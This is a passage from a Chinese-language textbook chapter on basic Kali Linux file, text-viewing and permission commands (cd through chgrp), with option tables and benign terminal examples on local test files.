001  002
root@kali:~/test# rmdir 001
root@kali:~/test# ls
002
```

4.2.4　cd

cd命令用于切换当前工作目录至dirName（目录参数）。其中dirName表示

法可为绝对路径或相对路径。若目录名称省略，则变换至使用者的home目录，也就是刚登录时所在的目录。命令格式如下：

```
cd [目录]
```

命令中选项的参数介绍见下表。

表　cd命令参数介绍

选　　项	含　　义
~	表示为home目录
.	表示目前所在的目录
..	表示目前目录位置的上一层目录
-p	如果要切换到的目标目录是一个符号链接，直接切换到符号链接指向的目标目录
-L	如果要切换的目标目录是一个符号的链接，直接切换到字符链接名代表的目录，而非符号链接所指向的目标目录
-	当仅使用“-”一个选项时，当前工作目录将被切换到环境变量OLDPWD所表示的目录

使用cd加上目录名称可以切换到相应的目录，例如：使用cd ~可以切换到当前用户的主目录，如下图所示。

```
root@kali:~# pwd
/root
root@kali:~# cd /home
root@kali:/home# cd ~
root@kali:~# pwd
/root
```

如果使用cd加上绝对路径可以直接切换到相应的目录，每加入“..”可以退出一层，如下图所示。

```
root@kali:/# cd /usr/share/john
root@kali:/usr/share/john# cd ../../..
```

4.2.5　pwd


pwd命令以绝对路径的方式显示用户当前工作目录。命令将当前目录的全路径名称（从根目录）写入标准输出。全部目录使用“/”分隔。第一个/表示根目录，最后一个目录是当前目录。执行pwd命令可立刻获取当前用户所在的工作目录的绝对路径名称。命令格式如下：

```
pwd
```

例如：使用pwd命令，可以显示出当前目录，该命令比较简单也没有选项，下图为运行命令后的显示结果。



提示：为了区分目录信息，可以先使用ls列出目录信息。



4.2.6　cp

cp命令主要用于复制文件或目录。命令语法格式如下：

```
cp -rp [原文件或目录][目标目录]
```


命令中选项的参数介绍见下表。

表　cp命令参数介绍

选　　项	含　　义
-a	此选项通常在复制目录时使用，它保留链接、文件属性，并复制目录下的所有内容。其作用等于dpR选项组合
-d	复制时保留链接。这里所说的链接相当于Windows系统中的快捷方式
-f	覆盖已经存在的目标文件而不给出提示
-i	与-f选项相反，在覆盖目标文件之前给出提示，要求用户确认是否覆盖，回答y时目标文件将被覆盖
-p	除复制文件的内容外，还把修改时间和访问权限也复制到新文件中
-r	若给出的源文件是一个目录文件，此时将复制该目录下所有的子目录和文件
-l	不复制文件，只是生成链接文件



例如：使用cp命令加-r选项复制目录到指定目录，下图为执行效果。



例如：使用cp命令，复制文件到目录，下图为执行效果。

```
root@kali:~# touch 001.txt
root@kali:~# ls
:        Desktop    Downloads  Pictures  temp       Test
001.txt  Documents  Music      Public    Templates  Videos
root@kali:~# cp 001.txt temp
root@kali:~# ls temp
001.txt  Test
```



4.2.7　mv

mv命令用来对文件或目录重新命名，或者将文件从一个目录移到另一个目录中。source表示源文件或目录，target表示目标文件或目录。如果将一个文件移到一个已经存在的目标文件中，则目标文件的内容将被覆盖。命令语法格式如下：

```
mv [原文件或目录] [目标目录]
```

命令中选项的参数介绍见下表。

表　mv命令参数介绍

选　　项	含　　义
-i	若指定目录已有同名文件，则先询问是否覆盖旧文件
-f	在mv操作要覆盖某已有的目标文件时不给任何指示

使用mv命令将源文件被移至目标文件有以下两种不同的结果：

- 如果目标文件是到某一目录文件的路径，源文件会被移到此目录下，且文件名不变。 如果目标文件不是目录文件，则源文件名（只能有一个）会变为此目标文件名，并覆盖已经存在的同名文件。
- 如果源文件和目标文件在同一个目录下，mv的作用就是改文件名。当目标文件是目录文件时，源文件或目录参数可以有多个，则所有的源文件都会被移至目标文件中。所有移到该目录下的文件都将保留以前的文件名。

注意：mv命令与cp命令的执行效果不同，mv的作用是剪切，文件个数并未增加。而cp对文件进行复制，文件个数增加了。

例如：首先查看两个目录，然后使用mv命令，将其中一个目录剪切走，下图为运行效果。

```
root@kali:~# ls test
002
root@kali:~# ls Test
2  3  4  port  Service  test
root@kali:~# mv test/002 Test
root@kali:~# ls Test
002  2  3  4  port  Service  test
root@kali:~# ls test
root@kali:~#
```

例如：使用mv命令对文件进行重命名，下图为执行效果。

```
root@kali:~/temp# ls
001.txt  Test
root@kali:~/temp# mv 001.txt 002.txt
root@kali:~/temp# ls
002.txt  Test
```

4.2.8　rm

rm命令用于删除一个文件或者目录。命令语法格式如下：

```
rm -f [文件或目录]
```

命令中选项的参数介绍见下表。

表　rm命令参数介绍

选　　项	含　　义
-i	删除前逐一询问确认
-f	即使源文件为只读属性，也直接删除，不确认
-r	将目录及以下文件递归删除

例如：使用rm命令加上-i选项，在删除文件时会进行询问，下图为执行效果。

```
root@kali:~/temp# touch 001.txt
root@kali:~/temp# ls
001.txt  Test
root@kali:~/temp# rm -i 001.txt
rm：是否删除普通空文件 '001.txt'？y
root@kali:~/temp# ls
Test
```

例如：如果使用rm命令-r选项会递归删除，该命令初学者使用时需要慎重，否则可能误删除比较重要的文件导致系统崩溃，下图为递归删除目录的执行效果。

```
root@kali:~# mv Test/002 test
root@kali:~# rm test
rm: 无法删除'test': 是一个目录
root@kali:~# rm -r test
root@kali:~# ls
Desktop  Documents  Downloads  Music  Pictures
Public  Templates  Test  Videos
```

4.3　文件内容查看命令

文件内容查看命令可以方便对文件内容进行查看，Kali Linux给出了丰富的文件查看命令，通过这些命令可以快速地查看想要的文件信息。Kali Linux中文件内容查看命令见下表。

表　Kali Linux中文件查看命令

命　令	功　能
cat	由第一行开始显示文件内容
tac	从最后一行开始显示，与cat功能相反
nl	显示内容时，输出内容的行号
more	一页一页地显示文件内容
head	只看头几行
tail	只看末尾几行
less	与more类似，但可以往前翻页

4.3.1　cat

cat命令用于连接文件并打印到标准输出设备上，Kali Linux系统中有多个用于查看文本内容的命令，每个命令都有自己的特点，例如：这个cat命令就是用于查看内容较少的纯文本文件的。命令语法格式如下：


```
cat [-AbEnTv] [文件名]
```

命令中选项的参数介绍见下表。

表　cat命令参数介绍

选　项	含　义
-A	相当于-vET的整合选项，可列出一些特殊字符而不是空白而已
-b	列出行号，仅针对非空白行作行号显示，空白行不标行号
-E	将结尾的断行字节$显示出来
-n	列印出行号，连同空白行也会有行号，与-b的选项不同
-T	将Tab按键以^I显示出来
-v	列出一些看不出来的特殊字符

这个命令比较简单用于显示内容，加入-n选项可以实现带行号输出，右上图为运行实例。



4.3.2　tac

tac与cat命令刚好相反，文件内容从最后一行开始显示，可以看出tac是cat的倒着写。

```
tac [-AbEnTv] [文件名]
```

为了对比tac与cat命令的区别，这里使用tac命令查看与cat命令一样的文件，下图为执行效果，可以看到cat显示一行文本一行空白，tac先显示一行空白再显示文本。

```
root@kali:~# cat /etc/issue
Kali GNU/Linux Rolling \n \l

root@kali:~# tac /etc/issue

Kali GNU/Linux Rolling \n \l
```

4.3.3　more



使用more命令可以一页一页地翻看文本内容，并在最下面使用百分比的形式来提示已经阅读了多少内容。命令语法格式如下：

```
more [-dlfpcsu] [-num] [+/pattern] [+linenum] [文件名]
```

命令中选项的参数介绍见下表。

表　more命令参数介绍

选　项	含　义
+n	从第*n*行开始显示
-n	定义屏幕大小为*n*行
+/pattern	在每个档案显示前搜寻该字串（pattern），然后从该字串前两行之后开始显示
-c	从顶部清屏，然后显示
-d	提示按空格键继续，按Q键退出，禁用响铃功能
-l	忽略Ctrl+L（换页）字符
-p	通过清除窗口而不是滚屏来对文件进行换页，与-c选项相似
-s	把连续的多个空行显示为一行
-u	把文件内容中的下画线去掉

例如：使用more命令查看文本全部内容，下图为执行效果。

```
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
#
# Updated from http://www.iana.org/assignments/port-numbers and other
# sources like http://www.freebsd.org/cgi/cvsweb.cgi/src/etc/services .
# New ports will be added on request if they have been officially assigned
# by IANA and used in the real-world or are needed by a debian package.
# If you need a huge list of used numbers please install the nmap package.

tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
--More--(4%)
```

一般情况下，一页并不能显示文本的全部内容，这时就可以使用下面的按键来查看未显示的内容，常用的按键说明见下表。

表　常用的按键说明

按　　键	功　　能
空白键（space）	代表向下翻一页
Enter	代表向下翻一行
/字串	代表在这个显示的内容当中，向下搜寻“字串”这个关键字
:f	立刻显示出文件名以及目前显示的行数
Ctrl+F	向下滚动一屏
=	输出当前行的行号
V	调用vi编辑器
!命令	调用Shell，并执行命令
Q	退出more，不再显示该文件内容



4.3.4　less

less与more类似，但使用less可以随意浏览文件，而more仅能向前移动，却不能向后移动，而且less在查看之前不会加载整个文件。命令语法格式如下：

```
less  [文件名]
```

命令中选项的参数介绍见右表。

表　less命令参数介绍

选　　项	含　　义
-b <缓冲区大小>	设置缓冲区的大小
-e	当文件显示结束后，自动离开
-f	强迫打开特殊文件，例如外围设备代号、目录和二进制文件
-g	只标志最后搜索的关键词
-i	忽略搜索时的大小写
-m	显示类似more命令的百分比
-N	显示每行的行号
-o <文件名>	将less输出的内容在指定文件中保存起来
-Q	不使用警告音
-s	显示连续空行为一行
-S	行过长时间将超出部分舍弃
-x <数字>	将tab键显示为规定的数字空格
/字符串	向下搜索“字符串”的功能
?字符串	向上搜索“字符串”的功能
n	重复前一个搜索
N	反向重复前一个搜索
b	向后翻一页
d	向后翻半页
h	显示帮助界面
Q	退出less命令
u	向前滚动半页
y	向前滚动一行
空格键	滚动一页
Enter键	滚动一行
PageDown	向下翻动一页
PageUp	向上翻动一页

例如：使用less查看文本内容，下图为执行效果。

```
tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
msp             18/udp
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                          # SSH Remote Login Protocol
telnet          23/tcp
smtp            25/tcp          mail
time            37/tcp          timserver
:
```

4.3.5　head

head命令用于查看纯文本文档的前*n*行，命令语法格式如下：

```
head　[文件名]
```

命令中选项的参数为-n，用于指定行数。

使用该命令可以设定显示部分内容，内容从头开始-n选项指定截止行数，例如：查看一个文本的前5行，运行head命令，下图为执行效果。

```
root@kali:~# head -n 5 /etc/services
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, officially ports have two entries
# even if the protocol doesn't support UDP operations.
```

4.3.6　tail

tail命令用于查看文本末尾内容，与head命令正好相反，命令语法格式如下：

```
tail　[文件名]
```

命令中选项的参数为-n与-f，其中-n用于指定行数，-f动态显示文件末尾内容。

tail命令多用于查看日志文件，因为日志文件是变动的且日志都依次从尾部加入，例如：运行tail -n 5 /etc/services命令来查看文件末尾内容，下图为执行效果。

```
root@kali:~# tail -n 5 /etc/services
dircproxy       57000/tcp                       # Detachable IRC Proxy
tfido           60177/tcp                       # fidonet EMSI over telnet
fido            60179/tcp                       # fidonet EMSI over TCP

# Local services
```

4.4　其他文件操作命令


除了查看文件内容命令之外，Kali Linux还提供了一些其他的文件操作命令，使用这些命令可以过滤转化文本中的字符。Kali Linux中其他文件操作命令见下表。

表　Kali Linux中其他文件操作命令


命　令	功　能
tr	转换或删除文件中的字符
wc	统计文本的行数、字数、字节数等
diff	比较文件的差异
file	查看文件类型
cut	截取文本中想要的内容
stat	查看文件的存储信息和时间等信息
dd	读取、转换并输出数据



4.4.1　tr



Kali Linux系统中的tr命令用于转换或删除文件中的字符，tr指令从标准输入设备读取数据，经过字符串转译后，将结果输出到标准输出设备。命令语法格式如下：



```
tr　[-cdst][--help][--version][第一字符集][第二字符集]
tr　[OPTION]…SET1[SET2]
```

命令中选项的参数介绍见下表。



表　tr命令参数介绍

选　项	含　义
-c	反选设定的字符
-d	删除指令字符
-s	缩减连续重复的字符成指定的单个字符
-t	削减SET1指定范围，使之与SET2设定长度相等
--help	显示程序用法信息
--version	显示程序本身的版本信息

有时想要快速地替换文本中的一些词汇，又或者把整个文本内容都进行替换，如果进行手工替换工作量太大。这时就可以先使用cat命令读取待处理的文本，然后通过管道符“|”，把这些文本内容传递给tr命令，最后进行替换操作即可。

例如：使用tr对文本内容进行大小写转换，下图为命令执行效果。

```
root@kali:~/temp# vi 001.txt
root@kali:~/temp# cat 001.txt
hello linux
root@kali:~/temp# cat 001.txt | tr a-z A-Z
HELLO LINUX
```



4.4.2 wc

Kali Linux系统中的wc命令用于统计文本的行数、字数、字节数等。命令语法格式如下：

```
wc [-clw][--help][--version][文件...]
```

命令中选项的参数介绍见下表。

表 trs命令参数介绍

选　项	含　义
-c	只显示Bytes数
-l	只显示行数
-w	只显示字数

例如：使用wc命令查看文本中的行数字数，下图为命令执行效果。

```
root@kali:~/temp# cat 001.txt | wc -c
12
root@kali:~/temp# cat 001.txt |wc -l
1
root@kali:~/temp# cat 001.txt |wc -w
2
```



4.4.3 cut

在Kali Linux系统中，如何准确地提取出最想要的数据，这也是用户应该重点学习的内容。一般情况下，按基于“行”的方式来提取数据是比较简单的，只要设置好要搜索的关键词即可。但是如果按“列”搜索文本，不仅要使用-f选项来设置需要看的列数，还需要使用-d选项来设置间隔符号。不过，使用cut命令则可以快速截取文本中想要的内容。命令语法格式如下：

```
cut [-bn] [file]
cut [-c] [file]
cut [-df] [file]
```

命令中选项的参数介绍见下表。

表 trs命令参数介绍

选　项	含　义
-b	以字节为单位进行分割
-c	以字符为单位进行分割
-d	自定义分隔符，默认为制表符
-f	与-d一起使用，指定显示哪个区域
-n	取消分割多字节字符

提示：cut命令从文件的每一行剪切字节、字符和字段并将这些字节、字符和字段写至标准输出。如果不指定文件参数，cut命令将读取标准输入，不过，必须指定-b、-c或-f标志之一。

例如：使用cut截取部分内容进行显示，下图为命令执行效果。

```
root@kali:~/temp# cat 001.txt
001:xiaoming:75:30:55:60
002:zhangsan:80:90:100:88
root@kali:~/temp# cut -d":" -f2 001.txt
xiaoming
zhangsan
```

例如：使用cat读取文件再使用cut进行截取某段内容，下图为命令执行效果。

```
root@kali:~/temp# cat 001.txt
001:xiaoming:75:30:55:60
002:zhangsan:80:90:100:88
root@kali:~/temp# cat 001.txt | cut -d":" -f3,4
75:30
80:90
```

4.4.4 stat

Kali Linux系统中的stat命令可以用于查看文件的存储信息和时间等信息，会显示出文件的三种时间状态：最近访问（Access）、更改（Modify）、改动（Change）。命令语法格式如下：


```
stat [文件或目录]
```

例如：使用stat可以查看文件详细时间，下图为命令执行效果。

```
root@kali:~/temp# stat 001.txt
  文件：001.txt
  大小：12            块：8          IO 块：4096   普通文件
设备：801h/2049d      Inode：3548922     硬链接：1
权限：(0644/-rw-r--r--)  Uid：(    0/    root)   Gid：(    0/    root)
最近访问：2018-11-01 04:47:42.084530107 -0400
最近更改：2018-11-01 04:47:37.848530246 -0400
最近改动：2018-11-01 04:47:37.848530246 -0400
创建时间：-
```

4.4.5　diff





Kali Linux系统中的diff命令用于比较文件的差异，diff以逐行的方式，比较文本文件的异同处，如果指定要比较目录，则diff会比较目录中相同文件名的文件，但不会比较其中的子目录。命令语法格式如下：

```
diff [选项] 文件
```

命令中选项的参数介绍见下表。

表　diff命令参数介绍

选　项	含　义
-<行数>	指定要显示多少行的文本。此参数必须与-c或-u参数一并使用
-a或--text diff	预设只会逐行比较文本文件
-b或--ignore-space-change	不检查空格字符的不同
-B或--ignore-blank-lines	不检查空白行
-c	显示全部内文，并标出不同之处
-C<行数>或--context<行数>	与执行“-c-<行数>”指令相同
-d或--minimal	使用不同的演算法，以较小的单位来做比较
-D<巨集名称>或ifdef<巨集名称>	此参数的输出格式可用于前置处理器巨集
-e或--ed	此参数的输出格式可用于ed的script文件
-f或-forward-ed	输出的格式类似ed的script文件，但按照原来文件的顺序来显示不同处
-H或--speed-large-files	比较大文件时，可加快速度
-I<字符或字符串>或--ignore-matching-lines<字符或字符串>	若两个文件在某几行有所不同，而这几行同时都包含了选项中指定的字符或字符串，则不显示这两个文件的差异
-i或--ignore-case	不检查大小写的不同
-l或--paginate	将结果交由pr程序来分页
-n或--rcs	将比较结果以RCS的格式来显示
-N或--new-file	在比较目录时，若文件A仅出现在某个目录中，预设会显示
Only in目录	文件A若使用-N参数，则diff会将文件A与一个空白的文件比较
-p：	若比较的文件为C语言的程序码文件时，显示差异所在的函数名称
-P或--unidirectional-new-file	与-N类似，但只有当第二个目录包含了一个第一个目录所没有的文件时，才会将这个文件与空白的文件做比较
-q或--brief	仅显示有无差异，不显示详细的信息
-r或--recursive	比较子目录中的文件
-s或--report-identical-files	若没有发现任何差异，仍然显示信息
-S<文件>或--starting-file<文件>	在比较目录时，从指定的文件开始比较
-t或--expand-tabs	在输出时，将tab字符展开

续表

选　　项	含　　义
-T或--initial-tab	在每行前面加上tab字符以便对齐
-u,-U<列数>或--unified=<列数>	以合并的方式来显示文件内容的不同
-v或--version	显示版本信息
-w或--ignore-all-space	忽略全部的空格字符
-W<宽度>或--width<宽度>	在使用-y参数时，指定栏宽
-x<文件名或目录>或--exclude<文件名或目录>	不比较选项中所指定的文件或目录
-X<文件>或--exclude-from<文件>	可以将文件或目录类型存成文本文件，然后在=<文件>中指定此文本文件
-y或--side-by-side	以并列的方式显示文件的异同之处
--help	显示帮助
--left-column	在使用-y参数时，若两个文件某一行内容相同，则仅在左侧的栏位显示该行内容
--suppress-common-lines	在使用-y参数时，仅显示不同之处

例如：使用diff只比较两个文件是否存在差异，下图为命令执行效果。

```
root@kali:~/temp# cat a.txt
hello linux
0123456789
root@kali:~/temp# cat b.txt
hello linux
9876543210
root@kali:~/temp# diff --brief a.txt b.txt
文件 a.txt 和 b.txt 不同
```

例如：使用diff比较两个文件并打印出不同部分，下图为命令执行效果。

```
root@kali:~/temp# diff -c a.txt b.txt
*** a.txt       2018-11-01 05:28:29.521628618 -0400
--- b.txt       2018-11-01 05:28:54.396922947 -0400
***************
*** 1,2 ****
  hello linux
! 0123456789
--- 1,2 ----
  hello linux
! 9876543210
```



4.4.6　dd

Kali Linux系统中的dd命令用于读取、转换并输出数据，dd可从标准输入或文件中读取数据，根据指定的格式来转换数据，再输出到文件、设备或标准输出。命令语法格式如下：

```
dd [选项]
```

命令中选项的参数介绍见下表。

表　dd命令参数介绍

选　　项	含　　义
if=file	从file中读而不是标准输入
of=file	写到file里去而不是标准输出。除非指定conv=notrunc，否则dd将把file截为0字节（或由seek=选项指定的大小）
bs=bytes	一次读和写bytes字节。这将覆盖ibs和obs设定的值
Count	设置要复制块的个数

例如：使用dd命令从/dev/zero设备文件中取出一个大小为560MB的数据块，然后保存成名为560_file的文件，下图为执行效果。

```
root@kali:~/temp# dd if=/dev/zero of=560_file count=1 bs=560M
记录了1+0 的读入
记录了1+0 的写出
587202560 bytes (587 MB, 560 MiB) copied, 8.11638 s, 72.3 MB/s
```

4.4.7　file

在Kali Linux系统中，由于文本、目录、设备等所有这些一切都统称为文件，单凭后缀无法确定具体的文件类型，这时便可以使用file命令来查看文件类型。命令语法格式如下：

```
file [文件名]
```

命令中选项的参数介绍见下表。

表　file命令参数介绍

选　　项	含　　义
-b	列出辨识结果时，不显示文件名称
-c	详细显示指令执行过程，便于排错或分析程序执行的情形
-f<名称文件>	指定名称文件，其内容有一个或多个文件名称时，让file依序辨识这些文件，格式为每列一个文件名称
-L	直接显示符号连接所指向的文件的类别
-m<文件1：文件2>	可以是单个文件，也可以是用冒号分开的多个文件
-v	显示版本信息
-z	尝试去解读压缩文件的内容
[文件或目录...]	要确定类型的文件列表，多个文件之间使用空格分开，可以使用shell通配符匹配多个文件

例如：使用file命令查看文件类型，下图为命令执行效果。

```
root@kali:~/Test/2# ls
addr  arping1.sh  arping2.sh  scan.sh  scapy1.py  scapy2.py
root@kali:~/Test/2# file scan.sh
scan.sh: Bourne-Again shell script, ASCII text executable
root@kali:~/Test/2# file /etc
/etc: directory
```

4.5　权限分配操作命令

Kali Linux系统对于权限的分配是非常严格的，通过不同权限分配来达到系统分级管理，这样做的目的不但是为了系统更加安全，也可以避免很多误操作。

4.5.1　chmod



Kali Linux/Unix的文件调用权限分为三级：文件拥有者、群组、其他。利用chmod命令可以修改文件的权限。命令语法格式如下：

```
chmod [{ugoa}{+-=}{rwx}] [文件或目录]
[mode=421 ] [文件或目录]
```

命令中选项的参数介绍见下表。

表　chmod命令参数介绍

选　　项	含　　义
u	表示该文件的拥有者
g	表示与该文件的拥有者属于同一个群体（group）者
o	表示其他以外的人
a	表示这三者皆是
+	表示增加权限
-	表示取消权限
=	表示唯一设定权限
r	表示可读取
w	表示可写入
x	表示可执行
X	表示只有当该文件是个子目录或者该文件已经被设定过为可执行

续表

选　　项	含　　义
-c	若该文件权限确实已经更改，才显示其更改动作
-f	若该文件权限无法被更改也不要显示错误信息
-v	显示权限变更的详细资料
-R	对目前目录下的所有文件与子目录进行相同的权限变更（以递回的方式逐个变更）
--help	显示辅助说明
--version	显示版本



下图为Kali Linux中权限之间的关系。

权限项	读	写	执行	读	写	执行	读	写	执行
字符表示	r	w	x	r	w	x	r	w	x
数字表示	4	2	1	4	2	1	4	2	1
权限分配	文件所有者			文件所属组			其他用户		

尽管在Kali Linux系统中一切都是文件，但是每个文件的类型不尽相同，因此Kali Linux系统使用了不同的字符来加以区分，常见的字符见下表。

表　常见的字符

字　　符	说　　明
-	普通文件
d	目录文件
l	链接文件
b	块设备文件
c	字符设备文件
p	管道文件

例如：使用chmod命令修改文件权限，使文件具有可执行权限，下图为执行效果。

```
root@kali:~/temp# ls -la
总用量 8
drwxr-xr-x  2 root root 4096 10月  30 23:37 .
drwxr-xr-x 30 root root 4096 10月  30 22:48 ..
-rwxr-xr-x  1 root root    0 10月  30 22:48 001.txt
root@kali:~/temp# chmod 755 001.txt
root@kali:~/temp# ls -la
总用量 8
drwxr-xr-x  2 root root 4096 10月  30 23:37 .
drwxr-xr-x 30 root root 4096 10月  30 22:48 ..
-rwxr-xr-x  1 root root    0 10月  30 22:48 001.txt
```

例如：使用chmod命令修改文件权限，取消可执行权限，下图为执行效果。

```
root@kali:~/temp# chmod u-x 001.txt
root@kali:~/temp# ls -la
总用量 8
drwxr-xr-x  2 root root 4096 10月  30 23:37 .
drwxr-xr-x 30 root root 4096 10月  30 22:48 ..
-rw-r-xr-x  1 root root    0 10月  30 22:48 001.txt
```

4.5.2　chown

Kali Linux/Unix是多人多工操作系统，每个文件都有所有者，chown将指定文件的所有者改为指定的用户或组，用户可以是用户名或者用户ID，可以是组名或者组ID。文件是以空格分开的要改变权限的文件列表，支持通配符。

一般来说，这个指令只有是由系统管理者（root）所使用，一般使用者没有权限可以改变别人的文件拥有者，也没有权限可以自己的文件拥有者改设为别人。只有系统管理者（root）才有这样的权限。命令语法格式如下：

```
chown　[用户] [文件或目录]
```

命令中选项的参数介绍见下表。

表　trs命令参数介绍

选　　项	含　　义
user	新的文件拥有者的使用者ID
group	新的文件拥有者的使用者组（group）
-c	显示更改的部分的信息
-f	忽略错误信息
-h	修复符号链接
-v	显示详细的处理信息
-R	处理指定目录以及其子目录下的所有文件

chown命令的作用是修改文件的所有者，例如：修改文件test 001.txt所有者，使用“chown test 001.txt”命令，执行效果如下图所示。

```
root@kali:~/temp# ls -la
总用量 8
drwxr-xr-x  2 root root 4096 10月  30 23:37 .
drwxr-xr-x 30 root root 4096 10月  30 22:48 ..
-rw-r-xr-x  1 root root    0 10月  30 22:48 001.txt
root@kali:~/temp# chown test 001.txt
root@kali:~/temp# ls -la
总用量 8
drwxr-xr-x  2 root root 4096 10月  30 23:37 .
drwxr-xr-x 30 root root 4096 10月  30 22:48 ..
-rw-r-xr-x  1 test root    0 10月  30 22:48 001.txt
```

4.5.3　chgrp

Kali Linux系统中的chgrp命令用于变更文件或目录的所属群组。在UNIX系统家族里，文件或目录权限的掌控以所有者及所属群组来管理，用户可以使用chgrp指令去变更文件与目录的所属群组，设置方式采用群组名称或群组ID。命令语法格式如下：

```
chgrp  [用户组]  [文件或目录]
```

命令中选项的参数介绍见下表。

表　trs命令参数介绍

